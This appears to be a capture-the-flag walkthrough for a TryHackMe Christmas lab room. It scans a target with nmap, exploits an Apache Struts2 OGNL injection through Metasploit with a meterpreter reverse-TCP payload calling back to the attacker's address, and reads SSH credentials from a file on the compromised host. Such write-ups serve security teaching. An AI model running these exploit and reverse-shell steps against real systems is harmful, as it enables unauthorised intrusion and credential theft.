
https://blog.tryhackme.com/metasploit/




Once deployed, the machine **will** take 4 to 5 minutes to boot and configure. Please be patient.

Hi Lindsey here. I've been a great Elf all year, but there was one incident and now I think I'm on Santa's naughty list.

What? You didn't think us elves got presents too? Well we do and we get first pick of the pressies!

Can you help me hack into Santa's system that keeps track of the naughty and nice people to see if I am on it?


Lets gather more information about the server with nmap:




```
Nmap scan report for 10.10.122.133
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4d:9f:8e:bb:20:17:5b:55:21:1e:62:0f:67:06:9f:a6 (RSA)
|   256 c7:1e:ec:e2:af:63:b2:7f:f5:bf:67:6a:06:15:5e:63 (ECDSA)
|_  256 76:71:9d:f9:58:fb:19:29:5e:40:d8:df:7f:c7:0a:14 (ED25519)
80/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-title: Santa Naughty and Nice Tracker
|_Requested resource was showcase.action
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38717/tcp6  status
|   100024  1          48260/udp6  status
|   100024  1          49401/udp   status
|_  100024  1          56189/tcp   status
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Looks like it is an Apache Tomcat/Coyote server, named Santa Naughty and Nice Tracker


1. **Compromise the web server using Metasploit. What is flag1?**
   - Start Metasploit and search for Apache Tomcat in modules
   - We get a list of modules available. For this, lets use the same struts2 module in the documentation



```
msf5 >  search apache tomcat

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/admin/appletv/appletv_display_video                         normal     No     Apple TV Video Re
   1   auxiliary/admin/http/tomcat_administration                            normal     No     Tomcat Administra
   2   auxiliary/admin/http/tomcat_utf8_traversal           2009-01-09       normal     No     Tomcat UTF-8 Dire
   3   auxiliary/admin/http/trendmicro_dlp_traversal        2009-01-09       normal     No     TrendMicro Data L
   4   auxiliary/dos/http/apache_commons_fileupload_dos     2014-02-06       normal     No     Apache Commons Fi
   5   auxiliary/dos/http/apache_mod_isapi                  2010-03-05       normal     No     Apache mod_isapi
   6   auxiliary/dos/http/apache_range_dos                  2011-08-19       normal     No     Apache Range Head
   7   auxiliary/dos/http/apache_tomcat_transfer_encoding   2010-07-09       normal     No     Apache Tomcat Tra
   8   auxiliary/dos/http/hashcollision_dos                 2011-12-28       normal     No     Hashtable Collisi
   9   auxiliary/fileformat/odt_badodt                      2018-05-01       normal     No     LibreOffice 6.03
   10  auxiliary/gather/apache_rave_creds                                    normal     No     Apache Rave User
   11  auxiliary/gather/impersonate_ssl                                      normal     No     HTTP SSL Certific
   12  auxiliary/scanner/couchdb/couchdb_enum                                normal     Yes    CouchDB Enum Util
```




```
46  exploit/multi/http/struts2_content_type_ognl                 2017-03-07       excellent  Yes     Apache Struts Jakarta Multipart Parser OGNL Injection
```




```
msf5 > use 46
msf5 exploit(multi/http/struts2_content_type_ognl) >
```

- From the list, the one we want is #46
- For the payload, we want to do a reverse tcp meterpreter exploit. There are two different versions of the meterpreter exploit, and also x86 and x64 versions as well.
- The one that works is linux/x86/meterpreter/reverse_tcp
- The options we want to specify are:



```
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:h
   RHOSTS     10.10.122.133     yes       The target host(s), range CIDR identifier, or
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /showcase.action  yes       The path to a struts application action
   VHOST                        no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.3.118       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal
```


- RHOSTS and RPORT are the ip and port of the target tryhackme machine
- The TARGETURI is the default page when we go to 10.10.122.133 on a web browser



Santa Naughty and Nice Tracker


This system keeps track of all the people who are on the naughty and nice list!

- I kept getting errors saying the exploit was successful, but a session was not created
- Turns out, the LHOST is the IP that Openvpn gives you when you connect to THM, I was using the Kali Linux machine's IP and could not get it to work
- Now we can run the exploit and it will give us an interactive console:




```
meterpreter > shell
Process 65 created.
Channel 1 created.

ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
```


- Use the shell command will allow us to type in shell commands to the server
- To find the 'flag1' file, lets try looking in webapps
- In webapps directory, there is a ROOT directory



```
cd webapps
ls
ROOT
ROOT.war
```




```
cd ROOT
ls
META-INF
ThisIsFlag1.txt
WEB-INF
actionchaining
ajax
chat
conversion
customTemplateDir
date.jsp
empmanager
filedownload
fileupload
freemarker
```



```
cat ThisIsFlag1.txt
THM{3ad96bb13ec963a5ca4cb99302b37e12}
```


- THM{3ad96bb13ec963a5ca4cb99302b37e12}

2. Now you've compromised the web server, get onto the main system. What is Santa's SSH password?




```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2 18.3 1418552 185728 ?      Ssl  04:46   0:24 /docker-java-home/jre/bin/java -Djava.util.logging.c
ger=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsed.dirs=/usr/local/tomcat/en
omcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/
root        77  0.1  0.1   1392  1188 ?        S    07:55   0:00 /usr/local/tomcat/temp/eyxd6694162278902925740.exe
root        79  0.0  0.1   4340  1564 ?        S    07:55   0:00 /bin/sh
root        87  0.0  0.1  17504  2008 ?        R    08:03   0:00 ps aux
```

- After looking at the hints on the documents page, we can use ps aux to see the running processes on the server. Looks like the web server is a docker container, we need to get into the main system.
- Looking at the main directory, the newest directory is called home
- In the home directory, we can see a directory called santa, and inside that, the ssh creds



```
cd /
ls -al
total 84
drwxr-xr-x  1 root root 4096 Mar 24 04:46 .
drwxr-xr-x  1 root root 4096 Mar 24 04:46 ..
-rwxr-xr-x  1 root root    0 Mar 24 04:46 .dockerenv
drwxr-xr-x  1 root root 4096 Jun 23  2017 bin
drwxr-xr-x  2 root root 4096 Apr 20  2017 boot
drwxr-xr-x  5 root root  340 Mar 24 04:46 dev
lrwxrwxrwx  1 root root   33 Jun 23  2017 docker-java-
drwxr-xr-x  1 root root 4096 Mar 24 04:46 etc
drwxr-xr-x  2 root root 4096 Dec  8 20:59 flag-dir
drwxr-xr-x  1 root root 4096 Dec  8 21:08 home
drwxr-xr-x  1 root root 4096 Jul  4  2017 lib
drwxr-xr-x  2 root root 4096 Jun 20  2017 lib64
drwxr-xr-x  2 root root 4096 Jun 20  2017 media
drwxr-xr-x  2 root root 4096 Jun 20  2017 mnt
drwxr-xr-x  2 root root 4096 Jun 20  2017 opt
dr-xr-xr-x 91 root root    0 Mar 24 04:46 proc
drwx------  1 root root 4096 Dec  8 21:12 root
drwxr-xr-x  3 root root 4096 Jun 20  2017 run
drwxr-xr-x  2 root root 4096 Jun 20  2017 sbin
drwxr-xr-x  2 root root 4096 Jun 20  2017 srv
dr-xr-xr-x 13 root root    0 Mar 24 08:04 sys
drwxrwxrwt  1 root root 4096 Dec  8 21:01 tmp
drwxr-xr-x  1 root root 4096 Jul  4  2017 usr
drwxr-xr-x  1 root root 4096 Jul  4  2017 var
ls home
santa
ls home/santa
ssh-creds.txt
cat home/santa/ssh-creds.txt
santa:rudolphrednosedreindeer
```


- santa:rudolphrednosedreindeer



```
[santa@ip-10-10-122-133 ~]$
```

```
[santa@ip-10-10-122-133 ~]$ ls -al
total 44
drwx------ 2 santa santa 4096 Dec  8 21:28 .
drwxr-xr-x 4 root  root  4096 Dec  8 21:14 ..
-rw------- 1 santa santa   77 Dec  8 22:14 .bash_history
-rw-r--r-- 1 santa santa   18 Aug 30  2017 .bash_logout
-rw-r--r-- 1 santa santa  193 Aug 30  2017 .bash_profile
-rw-r--r-- 1 santa santa  124 Aug 30  2017 .bashrc
-rw-rw-r-- 1 santa santa 2182 Dec  8 21:27 naughty_list.txt
-rw-rw-r-- 1 santa santa 1447 Dec  8 21:25 nice_list.txt
-rw------- 1 santa santa 9682 Dec  8 21:27 .viminfo
[santa@ip-10-10-122-133 ~]$ vim naughty_list.txt
```


3. **Who is on line 148 of the naughty list?**



```
Concepcion Peeples
Luisa Swilley
Joann Martinson
Armanda Wisecarver
Theresa Funari
Antony Collyer
Jesus Height
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
```

- I opened the naughty list in vim, there are 149 lines, so Melisa Vanhoose is on line 148

4. **Who is on line 52 of the nice list?**



```
Eugena Debow
Fe Deckard
Wally Macko
Dorothy Menjivar
Willis Peffer
Lauran Westhoff
Jamel Sites
Lindsey Gaffney
Karl Etienne
Alla Abdulla
Marguerite Vrooman
Donetta Mckinney
Londa Boe
Hannelore Kabel
Claudie Woltz
Marilu Summy
Noma Jaquith
Gisela Lydon
```

- Again using vim, Lindsey Gaffney is on line 52 of the nice list